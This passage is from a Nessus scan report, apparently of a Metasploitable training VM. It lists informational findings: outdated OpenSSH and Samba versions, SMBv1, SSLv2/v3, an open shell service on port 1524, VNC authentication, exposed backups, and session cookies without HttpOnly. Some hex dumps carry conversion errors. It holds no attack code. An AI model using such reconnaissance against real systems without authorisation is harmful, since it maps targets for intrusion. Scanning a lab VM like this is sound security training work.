#### Solution

n/a

#### Risk Factor

None

## Plugin Information

Published: 2002/03/06, Modified: 2024/07/24

## Plugin Output

## tcp/22/ssh

The remote SSH daemon supports the following versions of the SSH protocol :

- 1.99
- 2.0

## 153588 - SSH SHA-1 HMAC Algorithms Enabled

#### Synopsis

The remote SSH server is configured to enable SHA-1 HMAC algorithms.

#### Description

The remote SSH server is configured to enable SHA-1 HMAC algorithms.

Although NIST has formally deprecated use of SHA-1 for digital signatures, SHA-1 is still considered secure for HMAC as the security of HMAC does not rely on the underlying hash function being resistant to collisions.

Note that this plugin only checks for the options of the remote SSH server.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2021/09/23, Modified: 2022/04/05

#### Plugin Output

#### tcp/22/ssh

```
The following client-to-server SHA-1 Hash-based Message Authentication Code (HMAC) algorithms are supported:
```

hmac-sha1 hmac-sha1-96

The following server-to-client SHA-1 Hash-based Message Authentication Code (HMAC) algorithms are supported:

hmac-sha1 hmac-sha1-96

# 10267 - SSH Server Type and Version Information

SSH supported authentication : publickey, password

**Synopsis** An SSH server is listening on this port. Description It is possible to obtain information about the remote SSH server by sending an empty authentication request. Solution n/a Risk Factor None References **XREF** IAVT:0001-T-0933 Plugin Information Published: 1999/10/12, Modified: 2024/07/24 Plugin Output tcp/22/ssh SSH version : SSH-2.0-OpenSSH\_4.7p1 Debian-8ubuntu1

# 56984 - SSL / TLS Versions Supported

#### **Synopsis**

The remote service encrypts communications.

## Description

This plugin detects which SSL and TLS versions are supported by the remote service for encrypting communications.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2011/12/01, Modified: 2025/06/16

Plugin Output

tcp/25/smtp

This port supports SSLv2/SSLv3/TLSv1.0.

# 56984 - SSL / TLS Versions Supported

#### **Synopsis**

The remote service encrypts communications.

## Description

This plugin detects which SSL and TLS versions are supported by the remote service for encrypting communications.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2011/12/01, Modified: 2025/06/16

Plugin Output

tcp/5432/postgresql

This port supports SSLv3/TLSv1.0.

# 45410 - SSL Certificate 'commonName' Mismatch

#### Synopsis

The 'commonName' (CN) attribute in the SSL certificate does not match the hostname.

#### Description

The service running on the remote host presents an SSL certificate for which the 'commonName' (CN) attribute does not match the hostname on which the service listens.

#### Solution

If the machine has several names, make sure that users connect to the service through the DNS hostname that matches the common name in the certificate.

#### Risk Factor

None

#### Plugin Information

Published: 2010/04/03, Modified: 2021/03/09

#### Plugin Output

#### tcp/25/smtp

```
The host name known by Nessus is:

metasploitable

The Common Name in the certificate is:

ubuntu804-base.localdomain
```

# 45410 - SSL Certificate 'commonName' Mismatch

## Synopsis

The 'commonName' (CN) attribute in the SSL certificate does not match the hostname.

#### Description

The service running on the remote host presents an SSL certificate for which the 'commonName' (CN) attribute does not match the hostname on which the service listens.

#### Solution

If the machine has several names, make sure that users connect to the service through the DNS hostname that matches the common name in the certificate.

#### Risk Factor

None

#### Plugin Information

Published: 2010/04/03, Modified: 2021/03/09

#### Plugin Output

#### tcp/5432/postgresql

```
The host name known by Nessus is:

metasploitable

The Common Name in the certificate is:

ubuntu804-base.localdomain
```

192.168.50.101

#### 10863 - SSL Certificate Information

#### **Synopsis**

This plugin displays the SSL certificate.

#### Description

This plugin connects to every SSL-related port and attempts to extract and dump the X.509 certificate.

#### Solution

n/a

#### Risk Factor

None

#### Plugin Information

Published: 2008/05/19, Modified: 2021/02/03

#### Plugin Output

#### tcp/25/smtp

```
Subject Name:
Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
Organization Unit: Office for Complication of Otherwise Simple Affairs
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain
Issuer Name:
Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
Organization Unit: Office for Complication of Otherwise Simple Affairs
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain
Serial Number: 00 FA F9 3A 4C 7F B6 B9 CC
Version: 1
Signature Algorithm: SHA-1 With RSA Encryption
Not Valid Before: Mar 17 14:07:45 2010 GMT
Not Valid After: Apr 16 14:07:45 2010 GMT
Public Key Info:
Algorithm: RSA Encryption
```

```
Key Length: 1024 bits
Public Key: 00 D6 B4 13 36 33 9A 95 71 7B 1B DE 7C 83 75 DA 71 B1 3C A9
            7F FE AD 64 1B 77 E9 4F AE BE CA D4 F8 CB EF AE BB 43 79 24
            73 FF 3C E5 9E 3B 6D FC C8 B1 AC FA 4C 4D 5E 9B 4C 99 54 0B
            D7 A8 4A 50 BA A9 DE 1D 1F F4 E4 6B 02 A3 F4 6B 45 CD 4C AF
            8D 89 62 33 8F 65 BB 36 61 9F C4 2C 73 C1 4E 2E A0 A8 14 4E
            98 70 46 61 BB D1 B9 31 DF 8C 99 EE 75 6B 79 3C 40 AO AE 97
            00 90 9D DC 99 0D 33 A4 B5
Exponent: 01 00 01
Signature Length: 128 bytes / 1024 bits
Signature: 00 92 A4 B4 B8 14 55 63 25 51 4A 0B C3 2A 22 CF 3A F8 17 6A
          0C CF 66 AA A7 65 2F 48 6D CD E3 3E 5C 9F 77 6C D4 44 54 1F
          1E 84 4F 8E D4 8D DD AC 2D 88 09 21 A8 DA 56 2C A9 05 3C 49
           68 35 19 75 OC DA 53 23 88 88 19 2D 74 26 C1 22 65 EE 11 68
          83 6A 53 4A 9C 27 CB A0 B4 E9 8D 29 0C B2 3C 18 5C 67 CC 53
          A6 1E 30 D0 AA 26 7B 1E AE 40 B9 29 01 6C 2E BC A2 19 94 7C
          15 6E 8D 30 38 F6 CA 2E 75
Fingerprints:
SHA-256 Fingerprint: E7 A7 FA 0D 63 E4 57 C7 C4 A5 9B 38 B7 08 49 C6 A7 0B DA 6F
                    83 OC 7A F1 E3 2D EE 43 6D E8 13 CC
SHA-1 Fingerprint: ED 09 30 88 70 66 03 BF D5 DC 23 73 99 B4 98 DA 2D [...]
```

#### 10863 - SSL Certificate Information

#### Synopsis

This plugin displays the SSL certificate.

#### Description

This plugin connects to every SSL-related port and attempts to extract and dump the X.509 certificate.

#### Solution

n/a

#### Risk Factor

None

#### Plugin Information

Published: 2008/05/19, Modified: 2021/02/03

#### Plugin Output

#### tcp/5432/postgresql

```
Subject Name:
Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
Organization Unit: Office for Complication of Otherwise Simple Affairs
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain
Issuer Name:
Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
Organization Unit: Office for Complication of Otherwise Simple Affairs
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain
Serial Number: 00 FA F9 3A 4C 7F B6 B9 CC
Version: 1
Signature Algorithm: SHA-1 With RSA Encryption
Not Valid Before: Mar 17 14:07:45 2010 GMT
Not Valid After: Apr 16 14:07:45 2010 GMT
Public Key Info:
Algorithm: RSA Encryption
```

```
Key Length: 1024 bits
Public Key: 00 D6 B4 13 36 33 9A 95 71 7B 1B DE 7C 83 75 DA 71 B1 3C A9
            7F FE AD 64 1B 77 E9 4F AE BE CA D4 F8 CB EF AE BB 43 79 24
            73 FF 3C E5 9E 3B 6D FC C8 B1 AC FA 4C 4D 5E 9B 4C 99 54 0B
            D7 A8 4A 50 BA A9 DE 1D 1F F4 E4 6B 02 A3 F4 6B 45 CD 4C AF
            8D 89 62 33 8F 65 BB 36 61 9F C4 2C 73 C1 4E 2E A0 A8 14 4E
            98 70 46 61 BB D1 B9 31 DF 8C 99 EE 75 6B 79 3C 40 AO AE 97
            00 90 9D DC 99 0D 33 A4 B5
Exponent: 01 00 01
Signature Length: 128 bytes / 1024 bits
Signature: 00 92 A4 B4 B8 14 55 63 25 51 4A 0B C3 2A 22 CF 3A F8 17 6A
          0C CF 66 AA A7 65 2F 48 6D CD E3 3E 5C 9F 77 6C D4 44 54 1F
          1E 84 4F 8E D4 8D DD AC 2D 88 09 21 A8 DA 56 2C A9 05 3C 49
           68 35 19 75 OC DA 53 23 88 88 19 2D 74 26 C1 22 65 EE 11 68
          83 6A 53 4A 9C 27 CB A0 B4 E9 8D 29 0C B2 3C 18 5C 67 CC 53
          A6 1E 30 D0 AA 26 7B 1E AE 40 B9 29 01 6C 2E BC A2 19 94 7C
          15 6E 8D 30 38 F6 CA 2E 75
Fingerprints:
SHA-256 Fingerprint: E7 A7 FA 0D 63 E4 57 C7 C4 A5 9B 38 B7 08 49 C6 A7 0B DA 6F
                    83 OC 7A F1 E3 2D EE 43 6D E8 13 CC
SHA-1 Fingerprint: ED 09 30 88 70 66 03 BF D5 DC 23 73 99 B4 98 DA 2D [...]
```

## 25240 - Samba Server Detection

Synopsis
An SMB server is running on the remote host.
Description
The remote host is running Samba, a CIFS/SMB server for Linux and Unix.
See Also
https://www.samba.org/
Solution
n/a
Risk Factor
None
Plugin Information
Published: 2007/05/16, Modified: 2022/10/12
Plugin Output
tcp/445/cifs

## 104887 - Samba Version

#### Synopsis

It was possible to obtain the samba version from the remote operating system.

## Description

Nessus was able to obtain the samba version from the remote operating by sending an authentication request to port 139 or 445. Note that this plugin requires SMB1 to be enabled on the host.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2017/11/30, Modified: 2019/11/22

Plugin Output

tcp/445/cifs

The remote Samba Version is : Samba 3.0.20-Debian

## 96982 - Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)

#### **Synopsis**

The remote host supports the SMBv1 protocol.

#### Description

The remote host (Windows and/or Samba server) supports Server Message Block Protocol version 1 (SMBv1). Microsoft recommends that users discontinue the use of SMBv1 due to the lack of security features that were included in later SMB versions. Additionally, most security and compliance agencies recommend that users disable SMBv1 per SMB best practices.

#### See Also

http://www.nessus.org/u?59bfc3ef

http://www.nessus.org/u?b9d9ebf9

http://www.nessus.org/u?8dcab5e4

http://www.nessus.org/u?234f8ef8

http://www.nessus.org/u?4c7e0cf3

#### Solution

Disable SMBv1 according to the vendor instructions in Microsoft KB2696547. Additionally, block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Risk Factor

None

References

XREF IAVT:0001-T-0710

Plugin Information

Published: 2017/02/03, Modified: 2025/08/13

Plugin Output

tcp/445/cifs

The remote host supports SMBv1.

# 22964 - Service Detection

#### **Synopsis**

The remote service could be identified.

## Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2024/03/26

Plugin Output

tcp/21/ftp

An FTP server is running on this port.

## **Synopsis**

The remote service could be identified.

## Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2024/03/26

Plugin Output

tcp/22/ssh

An SSH server is running on this port.

## **Synopsis**

The remote service could be identified.

## Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2024/03/26

Plugin Output

tcp/23/telnet

A telnet server is running on this port.

## **Synopsis**

The remote service could be identified.

## Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2024/03/26

Plugin Output

tcp/25/smtp

An SMTP server is running on this port.

## **Synopsis**

The remote service could be identified.

## Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2024/03/26

Plugin Output

tcp/80/www

A web server is running on this port.

## **Synopsis**

The remote service could be identified.

## Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2024/03/26

Plugin Output

tcp/1524/wild\_shell

A shell server (Metasploitable) is running on this port.

## **Synopsis**

The remote service could be identified.

## Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2024/03/26

Plugin Output

tcp/2121/ftp

An FTP server is running on this port.

## **Synopsis**

The remote service could be identified.

## Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2024/03/26

Plugin Output

tcp/5900/vnc

A vnc server is running on this port.

## **Synopsis**

The remote service could be identified.

## Description

Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2007/08/19, Modified: 2024/03/26

Plugin Output

tcp/8180/www

A web server is running on this port.

# 17975 - Service Detection (GET request)

Synopsis
The remote service could be identified.
Description
It was possible to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.
Solution
n/a
Risk Factor
None
References
XREF IAVT:0001-T-0935
Plugin Information
Published: 2005/04/06, Modified: 2021/10/27
Plugin Output
tcp/6667/irc
An IRC daemon is listening on this port.

# 11153 - Service Detection (HELP Request)

Synopsis
The remote service could be identified.
Description
It was possible to identify the remote service by its banner or by looking at the error message it sends when it receives a 'HELP'
request.
Solution
n/a
Risk Factor
None
Plugin Information
Published: 2002/11/18, Modified: 2024/11/19
Plugin Output
tcp/3306/mysql

A MySQL server is running on this port.

# 25220 - TCP/IP Timestamps Supported

Synopsis
The remote service implements TCP timestamps.
Description
The remote host implements TCP timestamps, as defined by RFC1323. A side effect of this feature is that the uptime of the remote host can sometimes be computed.
See Also
http://www.ietf.org/rfc/rfc1323.txt
Solution
n/a
Risk Factor
None
Plugin Information
Published: 2007/05/16, Modified: 2023/10/17
Plugin Output
tcp/0

## 11819 - TFTP Daemon Detection

udp/69/tftp

# Synopsis A TFTP server is listening on the remote port. Description The remote host is running a TFTP (Trivial File Transfer Protocol) daemon. TFTP is often used by routers and diskless hosts to retrieve their configuration. It can also be used by worms to propagate. Solution Disable this service if you do not use it. Risk Factor None Plugin Information Published: 2003/08/13, Modified: 2022/12/28

# 19941 - TWiki Detection

## **Synopsis**

The remote web server hosts a Wiki system written in Perl.

## Description

The remote host is running TWiki, an open source wiki system written in Perl.

#### See Also

http://twiki.org

#### Solution

n/a

#### Risk Factor

None

# Plugin Information

Published: 2005/10/06, Modified: 2023/05/24

# Plugin Output

tcp/80/www

URL : http://192.168.50.101/twiki/bin/view

Version : 01 Feb 2003

#### 110723 - Target Credential Status by Authentication Protocol - No Credentials Provided

#### Synopsis

Nessus was able to find common ports used for local checks, however, no credentials were provided in the scan policy.

#### Description

Nessus was not able to successfully authenticate directly to the remote target on an available authentication protocol. Nessus was able to connect to the remote port and identify that the service running on the port supports an authentication protocol, but Nessus failed to authenticate to the remote service using the provided credentials. There may have been a protocol failure that prevented authentication from being attempted or all of the provided credentials for the authentication protocol may be invalid. See plugin output for error details.

## Please note the following:

- This plugin reports per protocol, so it is possible for valid credentials to be provided for one protocol and not another. For example, authentication may succeed via SSH but fail via SMB, while no credentials were provided for an available SNMP service.
- Providing valid credentials for all available authentication protocols may improve scan coverage, but the value of successful authentication for a given protocol may vary from target to target depending upon what data (if any) is gathered from the target via that protocol. For example, successful authentication via SSH is more valuable for Linux targets than for Windows targets, and likewise successful authentication via SMB is more valuable for Windows targets than for Linux targets.

Solution			
n/a			
Risk Factor			
None			
References	5		
XREF	IAVB:0001-B-0504		
Plugin Info	ormation		
Published:	2018/06/27, Modified: 2024/04/19		
Plugin Outp	put		
tcp/0			

192.168.50.101 266

SSH was detected on port 22 but no credentials were provided.

SSH local checks were not enabled.

## **10281 - Telnet Server Detection**

## **Synopsis**

A Telnet server is listening on the remote port.

## Description

The remote host is running a Telnet server, a remote terminal server.

#### Solution

Disable this service if you do not use it.

#### Risk Factor

None

## Plugin Information

Published: 1999/10/12, Modified: 2020/06/12

## Plugin Output

#### tcp/23/telnet

## 10287 - Traceroute Information

## **Synopsis**

It was possible to obtain traceroute information.

## Description

Makes a traceroute to the remote host.

#### Solution

n/a

#### Risk Factor

None

## Plugin Information

Published: 1999/11/27, Modified: 2023/12/04

## Plugin Output

## udp/0

```
For your information, here is the traceroute from 192.168.50.100 to 192.168.50.101: 192.168.50.100  
192.168.50.101

Hop Count: 1
```

## 11154 - Unknown Service Detection: Banner Retrieval

## Synopsis

There is an unknown service running on the remote host.

## Description

Nessus was unable to identify a service on the remote host even though it returned a banner of some type.

#### Solution

n/a

#### Risk Factor

None

## Plugin Information

Published: 2002/11/18, Modified: 2022/07/26

#### Plugin Output

#### tcp/512

```
If you know what this service is and think the banner could be used to identify it, please send a description of the service along with the following output to svc-signatures@nessus.org:

Port : 512
Type : spontaneous
Banner:

0x00: 01 57 68 65 72 65 20 61 72 65 20 79 6F 75 3F 0A .Where are you?.

0x10:
```

## 11154 - Unknown Service Detection: Banner Retrieval

## Synopsis

There is an unknown service running on the remote host.

## Description

Nessus was unable to identify a service on the remote host even though it returned a banner of some type.

#### Solution

n/a

## Risk Factor

None

#### Plugin Information

Published: 2002/11/18, Modified: 2022/07/26

#### Plugin Output

#### tcp/514

```
If you know what this service is and think the banner could be used to identify it, please send a description of the service along with the following output to svc-signatures@nessus.org:

Port : 514

Type : spontaneous

Banner:

0x00: 01 67 65 74 6E 61 6D 65 69 6E 66 6F 3A 20 54 65 .getnameinfo: Te

0x10: 6D 70 6F 72 61 72 79 20 66 61 69 6C 75 72 65 20 mporary failure

0x20: 69 6E 20 6E 61 6D 65 20 72 65 73 6F 6C 75 74 69 in name resoluti

0x30: 6F 6E 0A on.
```

#### 11154 - Unknown Service Detection: Banner Retrieval

## Synopsis

There is an unknown service running on the remote host.

## Description

Nessus was unable to identify a service on the remote host even though it returned a banner of some type.

#### Solution

n/a

#### Risk Factor

None

#### Plugin Information

Published: 2002/11/18, Modified: 2022/07/26

#### Plugin Output

#### tcp/8787

```
If you know what this service is and think the banner could be used to
identify it, please send a description of the service along with the
following output to svc-signatures@nessus.org :
 Port
        : 8787
 Type : get_http
 Banner:
0x0000: 00 00 00 03 04 08 46 00 00 03 A1 04 08 6F 3A 16
                                                               .....F.....o:.
           0x0010: 44 52 62 3A 3A 44 52 62 43 6F 6E 6E 45 72 72 6F DRb::DRbConnErro
           0x0020: 72 07 3A 07 62 74 5B 17 22 2F 2F 75 73 72 2F 6C
                                                                          r.:.bt[."//usr/l
           0x0030: 69 62 2F 72 75 62 79 2F 31 2E 38 2F 64 72 62 2F
                                                                          ib/ruby/1.8/drb/
           0x0040: 64 72 62 2E 72 62 3A 35 37 33 3A 69 6E 20 60 6C
                                                                          drb.rb:573:in `1
           0x0050: 6F 61 64 27 22 37 2F 75 73 72 2F 6C 69 62 2F 72 0x0060: 75 62 79 2F 31 2E 38 2F 64 72 62 2F 64 72 62 2E
                                                                          oad'"7/usr/lib/r
                    75 62 79 2F 31 2E 38 2F 64 72 62 2F 64 72 62 2E
                                                                          uby/1.8/drb/drb.
           0x0070: 72 62 3A 36 31 32 3A 69 6E 20 60 72 65 63 76 5F
                                                                          rb:612:in `recv_
           0x0080: 72 65 71 75 65 73 74 27 22 37 2F 75 73 72 2F 6C
                                                                          request'"7/usr/l
           0x0090: 69 62 2F 72 75 62 79 2F 31 2E 38 2F 64 72 62 2F
                                                                          ib/ruby/1.8/drb/
           0x00A0: 64 72 62 2E 72 62 3A 39 31 31 3A 69 6E 20 60 72
                                                                          drb.rb:911:in `r
           0x00B0:
0x00C0:
                    65 63 76 5F 72 65 71 75 65 73 74 27 22 3C 2F 75
                                                                           ecv request'"</u
                    73 72 2F 6C 69 62 2F 72 75 62 79 2F 31 2E 38 2F
                                                                           sr/lib/ruby/1.8/
           0x00D0: 64 72 62 2F 64 72 62 2E 72 62 3A 31 35 33 30 3A
                                                                          drb/drb.rb:1530:
           0x00E0: 69 6E 20 60 69 6E 69 74 5F 77 69 74 68 5F 63 6C
                                                                           in `init_with_cl
           0x00F0: 69 65 6E 74 27 22 39 2F 75 73 72 2F 6C 69 62 2F
                                                                           ient'"9/usr/lib/
           0x0100: 72 75 62 79 2F 31 2E 38 2F 64 72 62 2F 64 72 62 0x0110: 2E 72 62 3A 31 35 34 32 3A 69 6E 20 60 73 65 74
                                                                           ruby/1.8/drb/drb
                                                                           .rb:1542:in `set
           0x0120: 75 70 5F 6D 65 73 73 61 67 65 27 22 33 2F 75 73
                                                                           up_message'"3/us
           0x0130: 72 2F 6C 69 62 2F 72 75 62 79 2F 31 2E 38 2F 64
                                                                          r/lib/ruby/1.8/d
           0x0140: 72 62 2F 64 72 62 2E 72 62 3A 31 34 39 34 [...]
```

# 19288 - VNC Server Security Type Detection

Plugin Output

tcp/5900/vnc

Synopsis
A VNC server is running on the remote host.
Description
This script checks the remote VNC server protocol version and the available 'security types'.
Solution
n/a
Risk Factor
None
Plugin Information
Published: 2005/07/22, Modified: 2021/07/13

\nThe remote VNC server chose security type #2 (VNC authentication)

# 65792 - VNC Server Unencrypted Communication Detection

## Synopsis

A VNC server with one or more unencrypted 'security-types' is running on the remote host.

## Description

This script checks the remote VNC server protocol version and the available 'security types' to determine if any unencrypted 'security-types' are in use or available.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2013/04/03, Modified: 2014/03/12

Plugin Output

tcp/5900/vnc

The remote VNC server supports the following security type which does not perform full data communication encryption:

2 (VNC authentication)

## 10342 - VNC Software Detection

## Synopsis

The remote host is running a remote display software (VNC).

## Description

The remote host is running VNC (Virtual Network Computing), which uses the RFB (Remote Framebuffer) protocol to provide remote access to graphical user interfaces and thus permits a console on the remote host to be displayed on another.

#### See Also

https://en.wikipedia.org/wiki/Vnc

## Solution

Make sure use of this software is done in accordance with your organization's security policy and filter incoming traffic to this port.

## Risk Factor

None

## Plugin Information

Published: 2000/03/07, Modified: 2017/06/12

#### Plugin Output

## tcp/5900/vnc

The highest RFB protocol version supported by the server is :  $\label{eq:constraint} \textbf{3.3}$ 

# 135860 - WMI Not Available

## Synopsis

WMI queries could not be made against the remote host.

## Description

WMI (Windows Management Instrumentation) is not available on the remote host over DCOM. WMI queries are used to gather information about the remote host, such as its current state, network interface configuration, etc.

Without this information Nessus may not be able to identify installed software or security vunerabilities that exist on the remote host.

#### See Also

https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page

Solution

n/a

Risk Factor

None

#### Plugin Information

Published: 2020/04/21, Modified: 2025/07/21

Plugin Output

tcp/445/cifs

Can't connect to the 'root\CIMV2' WMI namespace.

# 72771 - Web Accessible Backups

## **Synopsis**

The remote web server hosts web-accessible backups or archives.

## Description

The remote web server is hosting web-accessible archive files that may contain backups or sensitive data.

#### Solution

Review each of the files and ensure they are in compliance with your security policy.

Risk Factor

None

## Plugin Information

Published: 2014/03/03, Modified: 2022/04/11

## Plugin Output

## tcp/8180/www

```
Nessus was able to identify the following archive file on the remote web server :

ZIP Archive :
   http://192.168.50.101:8180/tomcat-docs/appdev/sample/sample.war
```

## 100669 - Web Application Cookies Are Expired

## Synopsis

HTTP cookies have an 'Expires' attribute that is set with a past date or time.

## Description

The remote web application sets various cookies throughout a user's unauthenticated and authenticated session. However, Nessus has detected that one or more of the cookies have an 'Expires' attribute that is set with a past date or time, meaning that these cookies will be removed by the browser.

#### See Also

https://tools.ietf.org/html/rfc6265

#### Solution

Each cookie should be carefully reviewed to determine if it contains sensitive data or is relied upon for a security decision.

If needed, set an expiration date in the future so the cookie will persist or remove the Expires cookie attribute altogether to convert the cookie to a session cookie.

#### Risk Factor

None

#### Plugin Information

Published: 2017/06/07, Modified: 2021/12/20

#### Plugin Output

#### tcp/80/www

```
The following cookies are expired:

Name: pma_fontsize
Path: /phpMyAdmin/
Value: deleted
Domain:
Version: 1
Expires: Mon, 23-Sep-2024 22:47:18 GMT
Comment:
Secure: 0
Httponly: 0
Port:

Name: pma_collation_connection
Path: /phpMyAdmin/
Value: deleted
```

```
Domain :
 Version : 1
 Expires : Mon, 23-Sep-2024 22:49:05 GMT
 Comment :
 Secure : 0
 Httponly : 1
 Port :
 Name : pma_theme
 Path : /phpMyAdmin/
 Value : deleted
 Domain :
 Version : 1
 Expires : Mon, 23-Sep-2024 22:47:12 GMT
 Comment :
 Secure : 0
 Httponly : 0
 Port :
```

## 100669 - Web Application Cookies Are Expired

#### **Synopsis**

HTTP cookies have an 'Expires' attribute that is set with a past date or time.

## Description

The remote web application sets various cookies throughout a user's unauthenticated and authenticated session. However, Nessus has detected that one or more of the cookies have an 'Expires' attribute that is set with a past date or time, meaning that these cookies will be removed by the browser.

#### See Also

https://tools.ietf.org/html/rfc6265

#### Solution

Each cookie should be carefully reviewed to determine if it contains sensitive data or is relied upon for a security decision.

If needed, set an expiration date in the future so the cookie will persist or remove the Expires cookie attribute altogether to convert the cookie to a session cookie.

#### Risk Factor

None

#### Plugin Information

Published: 2017/06/07, Modified: 2021/12/20

#### Plugin Output

#### tcp/8180/www

```
The following cookies are expired:

Name: pma_fontsize
Path: /phpMyAdmin/
Value: deleted
Domain:
Version: 1
Expires: Mon, 23-Sep-2024 22:47:18 GMT
Comment:
Secure: 0
Httponly: 0
Port:

Name: pma_collation_connection
Path: /phpMyAdmin/
Value: deleted
```

```
Domain :
 Version : 1
 Expires : Mon, 23-Sep-2024 22:49:05 GMT
 Comment :
 Secure : 0
 Httponly : 1
 Port :
 Name : pma_theme
 Path : /phpMyAdmin/
 Value : deleted
 Domain :
 Version : 1
 Expires : Mon, 23-Sep-2024 22:47:12 GMT
 Comment :
 Secure : 0
 Httponly : 0
 Port :
```

## 85601 - Web Application Cookies Not Marked HttpOnly

#### **Synopsis**

HTTP session cookies might be vulnerable to cross-site scripting attacks.

## Description

The remote web application sets various cookies throughout a user's unauthenticated and authenticated session. However, one or more of those cookies are not marked 'HttpOnly', meaning that a malicious client-side script, such as JavaScript, could read them. The HttpOnly flag is a security mechanism to protect against cross-site scripting attacks, which was proposed by Microsoft and initially implemented in Internet Explorer. All modern browsers now support it.

Note that this plugin detects all general cookies missing the HttpOnly cookie flag, whereas plugin 48432 (Web Application Session Cookies Not Marked HttpOnly) will only detect session cookies from an authenticated session missing the HttpOnly cookie flag.

#### See Also

https://www.owasp.org/index.php/HttpOnly

#### Solution

Each cookie should be carefully reviewed to determine if it contains sensitive data or is relied upon for a security decision.

If possible, add the 'HttpOnly' attribute to all session cookies and any cookies containing sensitive data.

#### Risk Factor

None

#### References

XREF	CWE:20
XREF	CWE:74
XREF	CWE:79
XREF	CWE:442
XREF	CWE:629
XREF	CWE:711
XREF	CWE:712
XREF	CWE:722
XREF	CWE:725
XREF	CWE:750
XREF	CWE:751
XREF	CWE:800
XREF	CWE:801

```
XREF CWE:809
XREF CWE:811
XREF CWE:864
XREF CWE:900
XREF CWE:928
XREF CWE:931
XREF CWE:990
```

## Plugin Information

Published: 2015/08/24, Modified: 2015/08/24

## Plugin Output

#### tcp/80/www

```
The following cookies do not set the {\tt HttpOnly} cookie flag :
Name : JSESSIONID
Path : /admin
Value : E7514921C1CFB165286F799EEAAEBD28
Domain :
Version: 1
Expires :
Comment :
Secure : 0
Httponly: 0
Port :
Name : JSESSIONID
Path : /jsp-examples
Value : 1CD31AD197EA9BB74E6580A188400A66
Domain :
Version: 1
Expires :
Comment :
Secure : 0
Httponly: 0
Port :
Name : PHPSESSID
Value: 6113c141ac57b81f183c749b1978fbdd
Domain :
Version: 1
Expires :
Comment :
Secure : 0
Httponly : 0
Port :
Name : JSESSIONID
Path : /servlets-examples
Value: E2A22D25A62DA55DA2F3CAB2DA78D783
Domain :
Version: 1
Expires :
```

```
Comment:
Secure: 0
Httponly: 0
Port:

Name: security
Path: /
Value: high
Domain:
Version: 1
Expires:
Comment:
Secure: 0
Httponly: 0
Port:
```

## 85601 - Web Application Cookies Not Marked HttpOnly

## Synopsis

HTTP session cookies might be vulnerable to cross-site scripting attacks.

## Description

The remote web application sets various cookies throughout a user's unauthenticated and authenticated session. However, one or more of those cookies are not marked 'HttpOnly', meaning that a malicious client-side script, such as JavaScript, could read them. The HttpOnly flag is a security mechanism to protect against cross-site scripting attacks, which was proposed by Microsoft and initially implemented in Internet Explorer. All modern browsers now support it.

Note that this plugin detects all general cookies missing the HttpOnly cookie flag, whereas plugin 48432 (Web Application Session Cookies Not Marked HttpOnly) will only detect session cookies from an authenticated session missing the HttpOnly cookie flag.

#### See Also

https://www.owasp.org/index.php/HttpOnly

#### Solution

Each cookie should be carefully reviewed to determine if it contains sensitive data or is relied upon for a security decision.

If possible, add the 'HttpOnly' attribute to all session cookies and any cookies containing sensitive data.

#### Risk Factor

None

#### References

XREF	CWE:20	
XREF	CWE:74	
XREF	CWE:79	
XREF	CWE:442	
XREF	CWE:629	
XREF	CWE:711	
XREF	CWE:712	
XREF	CWE:722	
XREF	CWE:725	
XREF	CWE:750	
XREF	CWE:751	
XREF	CWE:800	
XREF	CWE:801	

```
XREF CWE:809
XREF CWE:811
XREF CWE:864
XREF CWE:900
XREF CWE:928
XREF CWE:931
XREF CWE:990
```

## Plugin Information

Published: 2015/08/24, Modified: 2015/08/24

#### Plugin Output

#### tcp/8180/www

```
The following cookies do not set the {\tt HttpOnly} cookie flag :
Name : JSESSIONID
Path : /admin
Value : E7514921C1CFB165286F799EEAAEBD28
Domain :
Version: 1
Expires :
Comment :
Secure : 0
Httponly: 0
Port :
Name : JSESSIONID
Path : /jsp-examples
Value : 1CD31AD197EA9BB74E6580A188400A66
Domain :
Version: 1
Expires :
Comment :
Secure : 0
Httponly: 0
Port :
Name : PHPSESSID
Value: 6113c141ac57b81f183c749b1978fbdd
Domain :
Version: 1
Expires :
Comment :
